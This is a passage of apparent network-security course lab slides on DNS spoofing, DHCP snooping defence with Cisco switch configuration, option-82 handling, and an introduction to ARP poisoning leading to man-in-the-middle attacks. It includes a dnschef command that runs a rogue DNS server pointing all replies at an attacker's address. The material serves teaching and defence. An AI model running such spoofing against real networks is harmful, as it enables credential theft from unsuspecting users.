


An **attacker** may then use the information obtained to **masquerade** as the authorized user to login to the real website!

The **DNSChef** tool in Kali Linux can be used to run the **rogue DNS server**.

Refer to <https://tools.kali.org/sniffingspoofing/dnschef> on dnschef usage 

e.g.: To start DNS server to listen at interface 192.168.10.11 and mis-translating all DNS replies to **attacker's fake IP** address 192.168.10.102



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ dnschef --interface 192.168.10.11 --fakeip 192.168.10.102  
  
version 0.4  
dnschef  
iphelix@thesprawl.org  
  
(16:36:07) [*] DNSChef started on interface: 192.168.10.11  
(16:36:07) [*] Using the following nameservers: 8.8.8.8  
(16:36:07) [*] Cooking all A replies to point to 192.168.10.102
```

To prevent **DHCP starvation and spoofing attacks**, a defence called **DHCP snooping** is developed which enables a switch to perform **deep-packet inspections** of higher layers.



Enable **DHCP snooping** in the switch and then specify the required VLANs as follows:

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan vlan-id [vlan-id]
```

Configure **DHCP snooping MAC address verification** to verify layer 2 source MAC **matches** application layer DHCP client hardware address (chaddr), and **drop if different**.

```
Switch(config)# ip dhcp snooping verify mac-address
```

For **each port**, **DHCP snooping rate-limiting** (from 1 – 2048 DHCP pps) can also be configured. If **exceeded**, the port is put into **err-disabled** state.


```
Switch(config)# interface type number/number
Switch(config-if)# ip dhcp snooping limit rate rate
```

When **DHCP snooping** is enabled, **all ports** are by default **untrusted** which will **not allow** DHCP Offer and DHCP Ack messages, thus making it impossible to run rogue DHCP server.



To support DHCP servers, the **ports** connected to the **authorized DHCP servers** must be manually configured to be **trusted** as follows:

```
Switch(config)# interface type number/number  
Switch(config-if)# ip dhcp snooping trust
```



An example of configuring **DHCP snooping** on a switch and verifying the status:

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# interface range gigabitethernet 1/0/35 - 36
Switch(config-if)# ip dhcp snooping limit rate 3
Switch(config-if)# interface gigabitethernet 1/0/1
Switch(config-if)# ip dhcp snooping trust
```

authentic DHCP server
at interface G1/0/1

```
Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs:
```

10

Insertion of option 82 is enabled


Interface	Trusted	Rate limit (pps)
-----	-----	-----
GigabitEthernet1/0/35	no	3
GigabitEthernet1/0/36	no	3
GigabitEthernet1/0/1	yes	unlimited

Switch#

Note that by default, a switch enabled with **DHCP snooping** will automatically insert an **option-82 (relay agent information option)** field into the original **DHCP** messages sent by the client.



The **option-82** field contains **circuit ID** (containing VLAN and port number) and **remote ID** (containing base MAC address) of the switch which provides information about location of client that sends the DHCPDiscover message.



However, the switch is not relay agent, so the relay agent IP address (giaddr) is zeros while option-82 agent field is being inserted as shown in example DHCPDiscover message below:

snoop3.pcapng [Wireshark 1.12.0 (v1.12.0-0-g4fab41a from master-1.12)]

Filter: Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
38	39.988710000	0.0.0.0	255.255.255.255	DHCP	349	DHCP Discover - Transaction
39	39.989036000	192.168.10.1	192.168.10.13	DHCP	348	DHCP Offer - Transaction
41	39.999528000	0.0.0.0	255.255.255.255	DHCP	374	DHCP Request - Transaction
42	39.999530000	192.168.10.1	192.168.10.13	DHCP	348	DHCP ACK - Transaction

Client IP address: 0.0.0.0 (0.0.0.0)
Your (client) IP address: 0.0.0.0 (0.0.0.0)
Next server IP address: 0.0.0.0 (0.0.0.0)
Relay agent IP address: 0.0.0.0 (0.0.0.0)
Client MAC address: 34:17:eb:b4:a9:19 (34:17:eb:b4:a9:19)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
+ Option: (53) DHCP Message Type (Discover)
+ Option: (61) Client identifier
+ Option: (12) Host Name
+ Option: (60) Vendor class identifier
+ Option: (55) Parameter Request List
- Option: (82) Agent Information Option
 Length: 18
 + Option 82 Suboption: (1) Agent Circuit ID
 + Option 82 Suboption: (2) Agent Remote ID
+ Option: (255) End

Frame (frame), 349 bytes Packets:... Profile: Default

Unfortunately, a DHCP packet with **option-82** but **relay agent IP** address (giaddr) **zeros** will by default be **discarded** by the next receiving DHCP relay agent/server.

To resolve this problem, configure either:



DHCP router to trust DHCP messages:

```
R0(config)# ip dhcp relay information  
trust-all
```

or

```
R0(config-if)# ip dhcp relay information  
trusted
```

or

Disable option-82 on a DHCP snooping switch:

```
SW(config)# no ip dhcp snooping  
information option
```

To support **DHCP snooping**, the switch also maintains a **binding table** containing DHCP assigned **addresses** for **untrusted ports** which can be used to defend other attacks (next exercises).



The **DHCP snooping binding table** is updated automatically:

- Upon seeing **DHCPACK**, new entry is **added** into binding table.
- Upon seeing **DHCPNack**, **DHCPRelease** or **DHCPDecline**, corresponding entry is **removed**.

```
SW# show ip dhcp snooping binding
```

MacAddress	IpAddress	Lease(sec)	Type	VLAN	Interface
-----	-----	-----	-----	----	-----
00:24:13:47:AF:C2	192.168.1.4	85858	dhcp-snooping	10	GigabitEthernet1/0/35
00:24:13:47:7D:B1	192.168.1.5	85859	dhcp-snooping	10	GigabitEthernet1/0/36

Total number of bindings: 2

Lab Exercise 2

2.1–
2.3

ARP poisoning attack which can lead to MitM
(Man-in-the-Middle) attack

2.4


Defense:

- Configure DAI (Dynamic ARP Inspection) in switches


In ICT1010, you learned about ARP over layer 2 Ethernet. In fact, there is also **gratuitous ARP (GARP)**, which is **ARP announcement** or **unsolicited ARP reply** sent without a request



Based on RFC826, a compliant host will update its ARP cache with the **sender's IP/MAC** upon receiving **ARP request** or **ARP reply**.




Unfortunately, gratuitous ARP can be easily misused to perform **ARP poisoning attack** to poison the **ARP cache** of victim host.




To make it worse, **ARP poisoning attack** can be extended to poison the ARP caches of victim host and default gateway simultaneously to conduct **Man-in-the-Middle (MitM) attack!**

Before attack:



After **ARP poisoning**, all traffic between Windows host and default gateway are now going through the attacker leading to **MitM attack!**



